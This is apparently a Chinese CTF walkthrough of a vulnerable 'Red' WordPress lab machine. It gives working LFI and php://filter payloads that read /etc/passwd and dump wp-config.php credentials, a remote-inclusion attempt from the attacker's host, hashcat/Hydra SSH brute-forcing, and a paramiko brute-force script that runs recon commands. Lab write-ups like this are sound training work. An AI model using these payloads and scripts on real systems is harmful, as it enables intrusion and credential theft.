
接下来就是测试呗,是命令执行啊,还是文件读取啊,亦或是文件包含啊,还是其他类型的啊。

使用id没反应,不是命令执行。使用/etc/passwd发现可以读取文件,但无法确定是通过什么方式读取的

通过读取php文件的方式测试是包含还是单纯的读取,直接使用index.php,http://redrocks.win/NetworkFileManagerPHP.php?key=index.php, 报错先不管,跑崩了就这样,这样算是好的,最崩溃的还是内存溢出。不过看这样子肯定是执行了php代码,说明是文件包含漏洞。
接下来测试一下是否能够远程包含漏洞, 首先在kali写一个简单的phpinfo的php文件。

然后使用 python -m http.server 8080开启一个简单的文件服务器。在浏览器中输入http://redrocks.win/NetworkFileManagerPHP.php?key=http://192.168.56.3/test.php
页面空白,无法远程文件包含。
那就先通过伪协议读取一下后门文件吧
http://redrocks.win/NetworkFileManagerPHP.php?key=php://filter/read=convert.base64-encode/resource=./NetworkFileManagerPHP.php


发现源码有一段base64编码的注释,通过翻译知道如果找到某个密码,肯定不是单纯的这个密码,需要使用hashcat的规则进行变形才回得到真正的密码

由于这是wordpress部署的,因此先看一下数据库连接的用户密码信息, http://redrocks.win/NetworkFileManagerPHP.php?key=php://filter/read=convert.base64-encode/resource=./wp-config.php,通过base64解码发现关键信息john/R3v_m4lwh3r3_k1nG!!
接下来使用拿到的用户名和密码登录SSH,毫无疑问会登录失败,之前后门文件中给出提示需要使用hashcat的规则进行变形。
首先将密码存储在seed.txt文件中,然后运行以下命令
shell
# 这里用的规则文件是hashcat内置的best66.rule
hashcat --stdout -r /usr/share/hashcat/rules/best66.rule seed.txt > dict.txt
如果使用 hashcat的时候提示You are probably missing the OpenCL, CUDA or HIP runtime installation.
先安装一下opencl
shell
sudo apt install pocl-opencl-icd密码字典生成完成后,使用Hydra暴破
shell
hydra -l john -P dict.txt ssh://192.168.56.8
发现真实密码是R3v_m4lwh3r3_k1nG!!0
登录时候发现一句满是挑衅的语句:You really think ippsec was the way to go? Silly Blue
并且在重复输出2次这句话后,被断开连接了

后来再次登录发现登录失败。可能攻击者运行了某个程序,检测到非第二次登录直接不让登。
好家伙,太坑了,后来想着通过将后门写入到日志文件中反弹shell试试呢,没找到日志文件。既然手动登录ssh之后过一段时间会被断开连接,于是就想着写个Python脚本快速测试一下吧,不测不知道,一测想骂red。经过测试发现跟之前得到的密码不一致了,变成了dict.txt中的另一个,坑爹的作者对密码做了手脚,每次手动ssh登录之后被踢下来,然后会修改密码。因此当你第二次输入的时候发现密码不对。
那么我就基于之前写的python暴破脚本去修改,自动执行一些常见的命令,文件内容如下:
python
import paramiko
import time
import logging

# 屏蔽paramiko底层transport线程的异常堆栈输出
logging.getLogger("paramiko.transport").setLevel(logging.CRITICAL)

def ssh_test(host, username, password, port=22):
    ssh = paramiko.SSHClient()
    # 自动接受主机密钥
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    for pwd in pwds:
        cmd_list = [
			    "id",
			    "whoami",
			    "sudo -l",
			    "ls",
			    "ls /var/www"
			]

        try:
            ssh.connect(hostname=host, username=user, password=pwd, timeout=5)
            print(f"[+] SSH 连接成功,{pwd}开始依次执行命令\n")
            for cmd in cmd_list:
                print(f"===== 执行: {cmd} =====")
                stdin, stdout, stderr = ssh.exec_command(cmd)
                out = stdout.read().decode()
                err = stderr.read().decode()
                print(f"输出:\n{out}")
                if err:
                    print(f"错误:\n{err}")

            ssh.close()
            print("\n[*] 全部命令执行完毕!访问 http://192.168.56.8/shell.php?cmd=id")
            break
        except paramiko.AuthenticationException:
            print("[-] 认证失败,密码错误")
        except Exception as e:
            print(f"[!] 异常: {str(e)}")

            ssh.close()
        time.sleep(1)

if __name__ == "__main__":
    with open('dict.txt', 'r') as f:
        pwds = [i.strip() for i in  f.readlines()]

        target_ip = "192.168.56.8"
        user = "john"
        #pwd = "R3v_m4lwh3r3_k1nG!!0"

        ssh_test(target_ip, user, pwds)
发现几个重要线索:
- 有个名为
note_from_red.txt - 有个可以无需密码执行的二进制文件
/usr/bin/time
下一步先看note_from_red.txt文件内容,注意命令需要设置为 strings note_from_red.txt
如果是cat 的话会报错:
text
===== 执行: cat note_from_red.txt =====
输出:

错误:
